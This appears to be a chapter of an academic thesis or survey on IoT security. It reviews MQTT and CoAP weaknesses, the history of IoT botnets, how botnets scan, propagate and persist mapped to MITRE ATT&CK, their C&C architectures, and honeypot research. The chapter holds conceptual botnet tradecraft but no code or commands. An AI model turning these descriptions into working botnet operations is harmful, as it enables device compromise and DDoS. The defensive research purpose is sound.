


Figure 2.2: IoT broker (e.g., MQTT).

of the exchanged information [61]. Fig. 2.2 illustrates MITM attack on IoT broker, where the attacker intercepts the connection request from the publisher to the broker and captures the credentials.

Like the Hypertext Transfer Protocol (HTTP), the CoAP is an application layer protocol that is specifically designed for use in constrained network devices [62]. CoAP is built to enable efficient communication between the Internet and devices that have limited resources, such as low power, low memory, and limited processing capabilities. By providing a lightweight and scalable solution, CoAP facilitates the interaction of IoT devices with web-based services and applications while minimising the overhead typically associated with conventional protocols [63, 64]. However, despite its benefits and suitability for constrained network devices, CoAP also introduces certain challenges and vulnerabilities. CoAP operates over the UDP (User Datagram Protocol) transport layer protocol, which is known for its simplicity and low overhead. As described in RFC7252 [65], CoAP is vulnerable to cross-protocol and spoofing attacks.

A cross-protocol attack takes advantage of the similarity between CoAP and UDP protocol. In this attack, the malicious actor sends messages with a fake IP address and port number, leading the recipient device to interpret the message according to the rules of a different protocol [66, 67]. Consequently, these vulnerabilities can result in unauthorised access, manipulation of device behaviour and compromise of the entire IoT ecosystem.

In addition, CoAP is susceptible to request spoofing attacks, which involve the injection

Protocol	**Vulnerabilities**	**Implications**
MQTT	Unencrypted communication	Allows for eavesdropping and unauthorised access.
	Insecure authentication	Leads to unauthorised access and data breaches.
CoAP	Cross-protocol attacks	Enables cross-protocol attacks and unauthorised actions.
	Request spoofing	Allows manipulation of application credentials and unauthorised access.
	Bootstrapping vulnerabilities	Grants unauthorised access and compromises node security.

Table 2.1: Vulnerabilities in MQTT and CoAP and their consequent security implications. These protocols represent the most prevalent IoT broker and application management within resource-constrained IoT setups.

of numerous fake requests into the system [66, 59]. The objective of this attack is to manipulate the credentials of the application that adheres to the CoAP Protocol [62]. By successfully altering the credentials, the attacker can bypass security measures and exploit the compromised system for malicious purposes. Table 2.1 presents the key vulnerabilities associated with the widely used protocols in IoT environments such as MQTT and CoAP protocols. These protocols are optimized for resource-constrained devices.

IoT devices often have firmware/software that require updates for enhancing functionality or patching security holes. However, the vulnerabilities present in the update mechanisms of IoT devices significantly contribute to their overall susceptibility and can be exploited by malicious actors [68]. These vulnerabilities encompass various aspects, including sending updates without encryption, the absence of digital signatures to verify the authenticity of updates, permissions allowing modification of update locations, the lack of robust protocols for update verification, and the absence of procedures for manual updates [69, 70]. Moreover, the updating processes for such devices are often not user-friendly or automatic, and many end-users neglect to regularly update their devices[71, 72].

One example highlighting the consequences of these vulnerabilities is the VPNFilter botnet, which specifically targets the well-known and unpatched vulnerabilities in IoT devices to establish a botnet [73, 74]. This malicious attack has successfully infected a staggering number of over 500,000 routers including D-link, Asus and Huawei that were spread over 54 countries. Thus, the absence of regular security updates on IoT devices creates a vulnerability wherein malicious users can execute unauthorised firmware updates, ultimately gaining control over the device.

2.3 Evolution of IoT Botnet

The discovery of the first IoT botnet, Linux.Hydra, in 2008, marked a significant milestone in the evolution of botnets [75]. However, it was the emergence and outbreak of the Mirai botnet in 2016 that fully exposed the magnitude of the threat posed by IoT botnets [76, 77]. This certain botnet took advantage of weaknesses in the Telnet protocol, targeting numerous insecure IoT devices. Afterwards, the development and growth of IoT botnets have continued. Such evolution has been aided by releasing the source code of Mirai botnet, which resulted in several Mirai-like variants came into operation [78]. The Mozi botnet emerged as a potent threat to IoT devices, primarily targeting those with weak or default login credentials. Mozi, discovered in late 2019, incorporates elements from various botnets, including Mirai and Gafgyt [79]. By utilising a P2P infrastructure based on the Distributed Hash Table (DHT) protocol, Mozi demonstrates a decentralized nature, making it more challenging to dismantle [79, 80]. Mozi's activities encompass a wide range of nefarious purposes, such as launching DDoS attacks, data exfiltration and remote code execution. Such a botnet highlights the potential for cybercriminals to combine and adapt techniques from multiple sources, resulting in the development of increasingly sophisticated threats.

Prior to Mirai, several other notable botnets had already left their mark in the cybersecurity landscape. These earlier botnets, including Linux/Hydra, Chuck Norris, Light Aidra/Aidra, Linux.Darlloz, and KTN-RM/Remaiten, played vital roles in shaping the evolution of botnet attacks and the associated techniques employed. Table 2.2 provides an overview of IoT botnets evolution and their influence by year. Hydra is a powerful and widely used network login cracker tool that is designed for offline password attacks. It supports a wide range of protocols, including SSH, FTP, Telnet and HTTP. Hydra works by attempting to authenticate using a large number of login/password combinations from a provided list and utilise brute force attacks. Chuck was active around 2010 and known for its utilisation of brute-force attacking techniques. It specifically targeted Linux devices and aimed to compromise them by exploiting vulnerabilities and weak authentication mechanisms. Notably, Chuck Norris botnet also focused on infiltrating D-Link routers, exploiting authentication weaknesses within these devices.

Year	IoT Botnet	Influence
2008	Linux/Hydra [81]	The first known malware to target IoT devices uses open-source code and a propagation mechanism for carrying out DDoS attacks.
2010	Chuck Norris [82]	Spreads through brute-forcing passwords and exploits an authentication bypass vulnerability in D-Link routers.
2012	Aidra [76]	The infection mechanism depends on a simple authentication guessing, has open-source code on Github and supports multi-system architecture.
2014	Linux.Darlloz [39]	Combines brute-force attacks on telnet credentials with the exploitation of a CVE in PHP servers.
2016	Remaiten/KTN-RM [83]	Employ IRC architecture to direct compromised devices and able to identify the processor architecture of its targets and deliver only the relevant payload.
2018	Torii [84]	Modular structure, rich functions, get instructions for use with encrypted multilayer communication.
2019	Mozi [85]	Relies on P2P architecture and has developed from three different malicious codes, including Mirai, Gafgyt, and IoT Reaper.
2021	Meris [86]	Initiated a massive DDoS attack on a financial industry customer. Cloudflare detected more than 17 million fake traffic requests per second (RPS) during the attack.

Table 2.2: Overview of Botnets evolution and their influence by Year

Bashlite, also known as Gafgyt and Qbots, which is an IoT botnet that first appeared before the Mirai outbreak in 2015 [87]. It targets Linux-based IoT devices and, like Mirai, exploits weak or default login credentials. This botnet has participated in large-scale DDoS attacks, causing significant disruptions to various online services. Over time, Bashlite has evolved to include new capabilities, adding more exploits and extending its reach to a broader array of IoT devices [88]. The continuous development of Bashlite highlights the ongoing threat posed by established botnets, as they constantly adapt to stay effective against enhanced security measures.

2.4 IoT Botnet Formation & Structure

As discussed earlier, the successful formation and operation of an IoT botnet heavily relies on exploiting vulnerabilities in IoT devices. To achieve their malicious goals, IoT botnets follow a series of carefully orchestrated phases: (i) scanning, (ii) propagation, and (iii) attack, as shown in Fig. 2.3. These phases serve as the foundation for the botnet's activities, enabling it to exploit vulnerabilities, propagate itself, and carry out malicious actions.




Figure 2.3: Main phases of an IoT botnet operation.

During the scanning phase, the botnet actively searches for vulnerable IoT devices within the targeted network. Port scanning allows the botmaster to gather critical information about the targeted hosts, such as the operating system, services running on specific ports and potential entry points for unauthorised access [89, 90]. Through scanning a range of ports, the botmaster can identify hosts that have vulnerable services and misconfigured security settings. This phase is important to lay the groundwork for further infections by identifying a wide range of vulnerable devices.

Following the scanning phase, the botnet proceeds to the propagation phase. During this phase, the recognised vulnerabilities are exploited by botnet to obtain unauthorised access to the targeted victims and acquire control over them [24]. As a result, the compromised devices become part of the botnet, progressively enhancing its strength and reach.

Once the botnet has established a sufficient number of compromised IoT devices, it enters the attack phase. In this phase, the botmaster coordinates and directs the compromised devices to carry out various malicious activities. Such activities can include launching DDoS attacks, spam and stealing sensitive data. The goal of the attack phase is to cause disruption to targeted systems.

Throughout all phases and based on the botnet's architecture, whether it is centralized or P2P, a communication and control mechanism is established. In this process, the bot interacts with the C&C infrastructure, which acts as the central authority. The C&C infrastructure facilitates the dissemination of instructions and enables the exchange of messages between the bot and the controlling entity.

2.5 IoT Botnets & Cybersecurity Frameworks

The main phases of an IoT botnet operation can be analysed and interpreted within the context of broader frameworks used in cybersecurity. These frameworks aim to provide a structured understanding of the techniques utilised in the execution of complex and multi-stage Advanced Persistent Threats (APTs).

Notable among these are the cyber kill chain [91, 92] and the ATT&CK framework propagated by MITRE [93, 94]. The MITRE ATT&CK model is chosen to describe IoT botnet phases because it is a globally recognised knowledge repository that captures real-world adversary tactics and techniques. Its established reputation, structured taxonomy, adaptability to IoT threats, and continuous updates make it a valuable framework for understanding the complexities of IoT botnet attacks. Table 2.3 provides a comprehensive overview of the mapping between IoT botnet techniques and the corresponding phases of the MITRE ATT&CK model. It illustrates the relationship between specific tactics employed by IoT botnets and the stages of an attack, facilitating a deeper understanding of the attack lifecycle.

Reconnaissance

During the reconnaissance phase, malicious actors tailor their approach to each specific attack. Their objective is to obtain the necessary information to comprehend the victim's infrastructure and identify vulnerabilities, both technical and non-technical. Additionally, they acquire additional information that aids in finding a path into the target [89, 90].

Evidently, different botnets have their own carefully crafted scanning methods that may look identical to routine scans performed by network operators for aspects of service management [95]. The sole purpose of an adversary during the scanning process is to obtain a better view of devices that operate over vulnerable services attached to open TCP/UDP ports that are also responsive to scanning probes. Port scanning is stratified into two major categories: (i) vertical and (ii) horizontal. In vertical scans, multiple ports are scanned on the same target [96]. Vertical scans are useful for gathering information to attack a particular victim host or when a targeted attack is planned to be instrumented over particular web services. On the contrary, horizontal scans are considered when the same port is scanned over multiple targets [96].

ATT&CK Model	**IoT Botnet Techniques**	**Description**
Reconnaissance	Active scanning	The aim of this phase is to gather information about potential targets and identify vulnerable IoT devices within the network.
Credential access	Brute-forcing	It involves acquiring unauthorised access to IoT devices by obtaining valid credentials or exploiting weak passwords, enabling the attacker to escalate privileges and expand their control.
Initial access	Dropper	It establishes an initial point of entry into the targeted IoT device. The attacker aims to exploit vulnerabilities to gain unauthorised access.
Execution	Malware propagation	Aiming to deploy and execute malicious software or malware on the compromised IoT devices, the attacker can maintain persistence and control over the compromised devices.
Persistence	Modifying system processes, scheduled tasks	Adversaries seek to maintain a persistent presence within the compromised IoT environment. It involves implanting backdoors, establishing persistent connections, or leveraging persistence mechanisms specific to the IoT ecosystem.
Defence evasion	Encryption	It employs techniques that enable the attacker to obfuscate their malicious activities and evade detection by security defences, ensuring their continued access without raising suspicions.
Command and Control	Centralized, P2P	Attackers establish communication channels between the compromised IoT devices and the attacker's command-and-control infrastructure.
Impact	DDOS, crypto mining	Compromised devices execute a variety of malicious activities with the intent to disrupt or damage victim services. These activities are aimed at compromising the availability, integrity, or functionality of the targeted services and can have significant negative impacts on their operation.

Table 2.3: Mapping of IoT botnet techniques to the MITRE ATT&CK model

As reported in [97], modern botnets may demonstrate hybrid scanning properties involving both vertical as well as horizontal scans. Vertical scanning refers to the process by which a botnet scans a single IP address or a narrow range of IP addresses for multiple open ports and vulnerabilities [98]. Such a method enables the attacker to discover specific weak points in the potential victim. On the other hand, horizontal scanning involves scanning a broad range of IP addresses for a single open port or vulnerability [98]. Botnet operators frequently employ horizontal scanning when seeking to quickly increase the botnet's size and compromise the highest possible number of devices in a short amount of time.

Credential Access

Credential access refers to the phase in which an attacker aims to gain unauthorised access to credentials to escalate privileges and expand control over the system [90]. During this phase, attackers employ various techniques such as password cracking, brute-forcing, credential theft and exploiting weak authentication mechanisms [99, 100]. By acquiring valid credentials, attackers can impersonate legitimate users, bypass security measures and gain unauthorised access to sensitive resources. The goal of credential access is to obtain the necessary credentials to escalate privileges, move laterally within the network and access valuable information [101, 102]. Once credentials are compromised, attackers can gain a foothold in the network and potentially compromise additional devices [101].

Persistence

The persistence phase involves the attacker's efforts to establish a long-term presence within a compromised system or network, enabling ongoing unauthorised access and control. During this phase, various techniques and methods are employed to ensure continued access without detection and removal [90]. Attackers employ tactics such as creating backdoors, implanting malicious code, modifying system configurations, or utilising rootkits to establish persistent access. These techniques allow the attacker to maintain control over the compromised environment and carry out malicious activities over an extended period [83]. For instance, malicious actors can achieve persistence on an IoT device by manipulating the */etc/rc.local* file. This guarantees that the intended modifications or customised actions are automatically implemented each time the system starts up.[83].

Execution

The execution phase is another crucial aspect of the botnet lifecycle, as it involves the exploitation of identified vulnerabilities to compromise potential victims and install the botnet malware [90, 39]. Once the botmasters have successfully identified a susceptible host during the scanning phase, they can initiate the infection process by exploiting the identified vulnerabilities [24]. Such a process typically involves the delivery of malicious payloads by employing an external server known as bot loaders that host and disseminate multiple malware strains [39]. Loaders recruit new bots by instructing vulnerable devices to connect to specific DNS domains and download specific malware strains [22]. This enables botnet operators to expand the botnet's reach across various IoT platforms, including MIPS and ARM. Once the malware is installed, it establishes a connection to the botnet's command and control server, enabling the botmaster to remotely control and manipulate the compromised device as part of a broader botnet infrastructure [22, 87].

Defence Evasion

In the defence evasion phase, attackers employ various techniques to obfuscate their malicious activities to avoid detection by security defences [90, 103]. This phase is critical for attackers as it allows them to maintain persistent access to the compromised devices without raising any suspicion. To accomplish this, attackers employ various tactics, including encryption, code obfuscation and anti-analysis methods [104]. Such techniques are utilised to hide malicious payloads and hinder security mechanisms that are designed to detect and block malicious activities such as intrusion detection systems [104]. Hence, through employing sophisticated evasion techniques attackers can extend the duration of their unauthorised access and maximise the potential impact of the malicious activities.

Command and Control

During the C&C phase, the attacker establishes communication channels to take control of the botnet network. It involves utilising different network architectures, such as centralised and P2P [105]. The primary objective of the C&C phase is to remotely control the compromised devices and direct malicious operations. In addition, it allows the attacker to issue commands, gather information and coordinate actions [100, 87].

Through these communication channels, the attacker can execute various malicious operations. These include launching attacks, distributing commands to compromised devices and exfiltrating data from the compromised network. Section 2.7 provides additional information about the architecture and it offers a comprehensive understanding of the C&C and P2P architecture employed in IoT botnets.

Botnet impact

The impact phase involves the execution of various malicious actions by the attacker to disrupt the targeted services and systems. This phase aims to achieve significant negative consequences for the victim organisation or individuals. The most commonly noted threat posed by IoT botnets is their ability to launch a DDos attack [35]. Such attacks attempt to prevent legitimate users from gaining access to specific network services. This is achieved by overwhelming the victim server with an enormous number of invalid requests in order to exhaust its resources. As a result, the victim loses its ability to respond properly to normal users. The aim of a DDoS attack is to exhaust the bandwidth or resources of the target by making simultaneous requests. To accomplish this reflection and amplification techniques are performed by attackers. In reflection attacks, the attacker spoofs the victim's IP address and sends requests to various destinations which resulting in the destination servers responding to the victim.

The attacker employs this technique to hide his identity. In an amplification technique, a small number of requests from malicious actors leads to a high volume of packets directed to a victim. This technique is often combined with reflection to launch a large DDoS attack and the most common kind of traffic used is DNS, NTP and SNMP.

In February 2018, the widely recognised software development platform Github experienced a significant DDoS attack. The attack achieved a peak scale, reaching a staggering 1.35 terabits per second (Tbps) of traffic, with an influx of 126.9 million packets per second [106, 107]. This surge in traffic overloaded the platform's resources, resulting in intermittent outages and performance issues[106]. During the attack, GitHub was subjected to an amplification attack orchestrated by a considerable number of compromised IoT devices [108]. Malicious actors used the compromised devices to send a high volume of caching requests towards GitHub's data servers, leading to a complete shutdown for a duration of 10 minutes [109].

In 2020, Amazon Web Services (AWS) a leading provider of cloud computing service experienced a significant DDoS attack that had resulted in considerable consequences. During the incident, a massive volume of traffic was directed towards AWS's infrastructure, causing service disruptions and impacting numerous websites and applications that rely on AWS for hosting and infrastructure support. AWS publicly declared that the attack reached a peak volume of 2.3 Tbps [110, 111, 112].

During September 2021, Yandex, a prominent Russian internet giant, encountered a substantial DDoS attack. The attack unfolded over a prolonged period, starting from August 7th, 2021, with an initial rate of 5.2 million requests per second (RPS). The intensity of the attack steadily escalated, culminating in a staggering peak rate of 21.8 million RPS by September 5th of that year [113, 114]. Such large-scale DDoS attempts placed immense strain on Yandex's infrastructure, posing a significant threat to its services and users.

2.6 IoT Botnet Structure

Fundamentally and similarly with conventional botnets, IoT botnet operation revolves around a single or a number of C&C servers that are instrumented by a malicious actor or 'hacktivist' groups. Depending on the malware variant and also the botnet's scanning and propagation strategy, C&C servers interact with Loader and Report servers as well as with devices that are simply infected (i.e., bots) [38]. The communication channel amongst the aforementioned entities varies and it defines the architecture of a given botnet to act under a centralised or a distributed fashion. Commonly, centralised botnets are underpinned by protocols such as IRC and HTTP/HTTPS whereas P2P-based protocols form the basis for distributed botnets [1, 38, 39]. The evolution of botnet development by organised APT groups (e.g., APT41 group [1]) has demonstrated that modern IoT botnets are resilient to detection by ISP policies and intrusion detection systems (IDS) due to advanced evasion techniques such as protocol obfuscation, Fast-Flux and DNS-oriented Domain Generation Algorithms (DGA) [38].

The typical IoT botnet architecture contains various components, including a command and control (C&C) server, bot, scanner, report server, loader and malware server. Figure 2.4 depicts IoT botnet components. C&C server is in charge of botnet control issuing commands to bots for launching different types of attacks (e.g., spamming, DDoS). The bot is a malicious host that has been infected and compromised by malware and acts on behalf of Botmaster. Botnets use scanners to identify vulnerable IoT devices by probing potential victim devices to locate open telnet or SSH ports.

In order to maintain scan results such as active bots and stolen credentials related to vulnerable devices, a report server is commonly employed by botnets. The malicious actors utilise the loader to turn vulnerable IoT devices into bots. The loaders seek the scan results from the report server in order to login to IoT devices and command them to download the

[1] FireEye report on APT41:`https://content.fireeye.com/apt-41/rpt-apt41/`




Figure 2.4: IoT botnet components.

botnet malware which is hosted in the malware server. The aforementioned components are geographically dispersed, which causes it challenging to detect and track.

In addition, botnets can be stratified in terms of their communication architecture that can be either (i) centralised, (ii) P2P, or (iii) hybrid. In the centralised setup, the botmaster instructs a centralised Command and Control (i.e., C&C) server to send a command to the bots as shown in Fig. 2.5 (a). By contrast, P2P Bots are distinct from conventional bots since their command and control module is designed through a relay-type paradigm adhering to P2P principles. As evidenced by Fig. 2.5 (b), there is no central point for a C&C server and any host in the network can work as a client and a server at the same time. In this scenario, the botmaster can communicate directly with a bot and the commands are relayed among the bots.

In order to employ a better structure with respect to bot orchestration, the P2P architecture has recently evolved towards a hybrid scheme as shown in Fig. 2.5 (c). Compromised devices in this architecture are categorised into two groups: (i) servant bots, and (ii) client bots. The first group are called servant bots, as they act as both servers and clients, and have static IP addresses (routable IPs) which are simply accessible from the entire Internet. Conversely, bots in the second group do not accept incoming connections and consist of bots operating behind firewalls that are inaccessible from the global Internet as well as bots




Figure 2.5: Prevalent structures of IoT botnets, (a) centralized, (b) decentralized (P2P), (c) hybrid P2P.

with dynamically assigned IP addresses (non-routable IPs) [105].

Furthermore, P2P architectures in IoT botnets can be categorised in terms of how bots are distributed. Hence, we could have both structured and unstructured setups with loose hierarchy across bots [115]. In structured bot setups, compromised devices are able to interact with one another via the use of the crafted P2P protocol in order to update their neighbour peer information. Such botnet-related P2P protocols are commonly based on the Distributed Hash Table (DHT) maintained by botmasters [115, 105]. Through the functionalities offered by DHTs, botmasters are able to search running botnet services using hash table (key, value) pairs and storing information in the DHT instance running on every bot [115, 105].

In an unstructured bot setup, the compromised devices do not maintain a seed list, and scan the network to collect information in order to identify potential bots [116]. No specific network topology is defined in such setup and does not support key lookups function [116]. Therefore, the difference between structured and unstructured systems relies on the method of adding peers to the botnet network.

2.7 Botnet topology & Communication Protocols

IoT botnets leverage various internet protocols and services to launch their activities, maintain persistence and evade detection. BGP and DNS are two notable services and protocols that are frequently abused by IoT botnets.

2.7.1 Domain Name System (DNS)

The aim of DNS is to translate a domain name that is easy for humans to understand to their associated IP address, thus simplifying the process of accessing online services. Similar to other types of malware, bots utilise DNS to locate the IP addresses of associated C&C servers and other peers [117]. Modern botnets employ a variety of DNS-based evasion techniques, including Domain Generation Algorithm (DGA)-based approaches and Fast-Flux Service Networks[117].

The great feature of DNS-based evasion methods is to efficiently conceal the machines or servers that are used to carry out malicious activities and extend the robustness of the botnet. Fast flux approaches allow a single fully qualified domain name to link with an enormous number of IP addresses [118]. The malicious actors improve the probability of the botnet's survivability by frequently cycling across a number of IP addresses [118, 119].

2.7.2 Border Gateway Protocol (BGP)

For the purpose of exchanging routing information between ASes, interdomain routing protocols such as BGP are deployed. The BGP protocol was developed to regulate the route selection and packet forwarding across ASes. The BGP router keeps a table with the path (AS path) in order to reach a certain IP prefix. One of the primary reasons ASes employ BGP for interdomain routing is to allow their own policies to be transmitted to their neighbours and, ultimately, across the entire Internet. One of the most distinguishing characteristics of the interdomain routing protocol is that it enables each AS to define its own administrative policy for determining the optimum route, as well as for broadcasting and accepting route announcements [120].

An Autonomous System (AS) refers to a group of Internet Protocol (IP) prefixes that are managed by network administrators and operate under a unified and well-defined routing strategy. Each AS is identified by an Autonomous System Number (ASN) assigned by the Regional Internet Registry (RIR) and considered a unique identifier for the network. The ASN is a 32-bit integer that is globally unique and is used to distinguish an AS from other ASes on the Internet. ASes can be classified into three general categories: (i) single-homed stub, (ii) multi- homed and (iv) transit.

A single-homed stub AS is typically connected to only one AS, which is its upstream provider [121]. Such an AS has a simple routing strategy and does not participate in the exchange of routing information with other networks. In contrast, a multi-homed AS is connected to multiple upstream providers [122], this allows the network to benefit from redundant connections and increased reliability. A transit AS functions as a conduit between other ASes that are connected to it. Transit ASes enable the formation of global communication networks and facilitate the exchange of traffic between networks that are not directly connected to each other.




Figure 2.6: Business relationships amongst ASes.

As visualised in 2.6, ASes form business relationships that can be divided into two main categories: (i) peer-to-peer (p2p) and (ii) customer-to-provider (c2p). In the c2p scenario, an AS needs to purchase transit services for any traffic headed to the rest of the Internet that the AS does not own or cannot access through its customers. Under the p2p relationship, two peer ASes obtain access to each others' customers, typically on a quid pro quo basis. Furthermore, inter-AS traffic on the Internet is often routed based on the commercial relationships that exist between the ASes.

A common way for botmasters to expand their botnet network is by performing BGP hijacking. This method involves acquiring control of IP address blocks without the approval of legal owners [123].

2.8 Cyber Threat Intelligence (CTI) feeds

Cyber Threat Intelligence (CTI) is the practice of collecting, analysing, and disseminating information about potential and current cybersecurity threats.

2.8.1 Attack Honeypots

Honeypots are utilised by security researchers to gather valuable information about IoT botnets. This allows for further analysis and measurement of their characteristics, technology usage, and the intensity of attacks. To achieve this, researchers set up honeypots encompassing a diverse range of vulnerabilities to be intentionally susceptible to compromise. Once a device has been infected, the actions and behaviours of the compromised devices can be closely monitored and analysed, hence enabling the acquisition of valuable insights into the botnet's activities. Lance Spitzner defines honeypots as "a honeypot is an information system resource whose value lies in unauthorised or illicit use of that resource" [124]. In addition to honeypots, security researchers often employ specialised software, such as honeywalls. This software is designed to effectively log, analyse, and monitor incoming and outgoing network traffic. By leveraging widespread networks of honeypots, researchers can assess the scope and impact of botnet operations. Furthermore, they can identify trends and patterns in botnet behaviour. Ultimately, using honeypots and the subsequent data analysis plays a vital role in improving the overall understanding of botnets and enhancing cybersecurity defences.

2.8.2 IP Blacklists

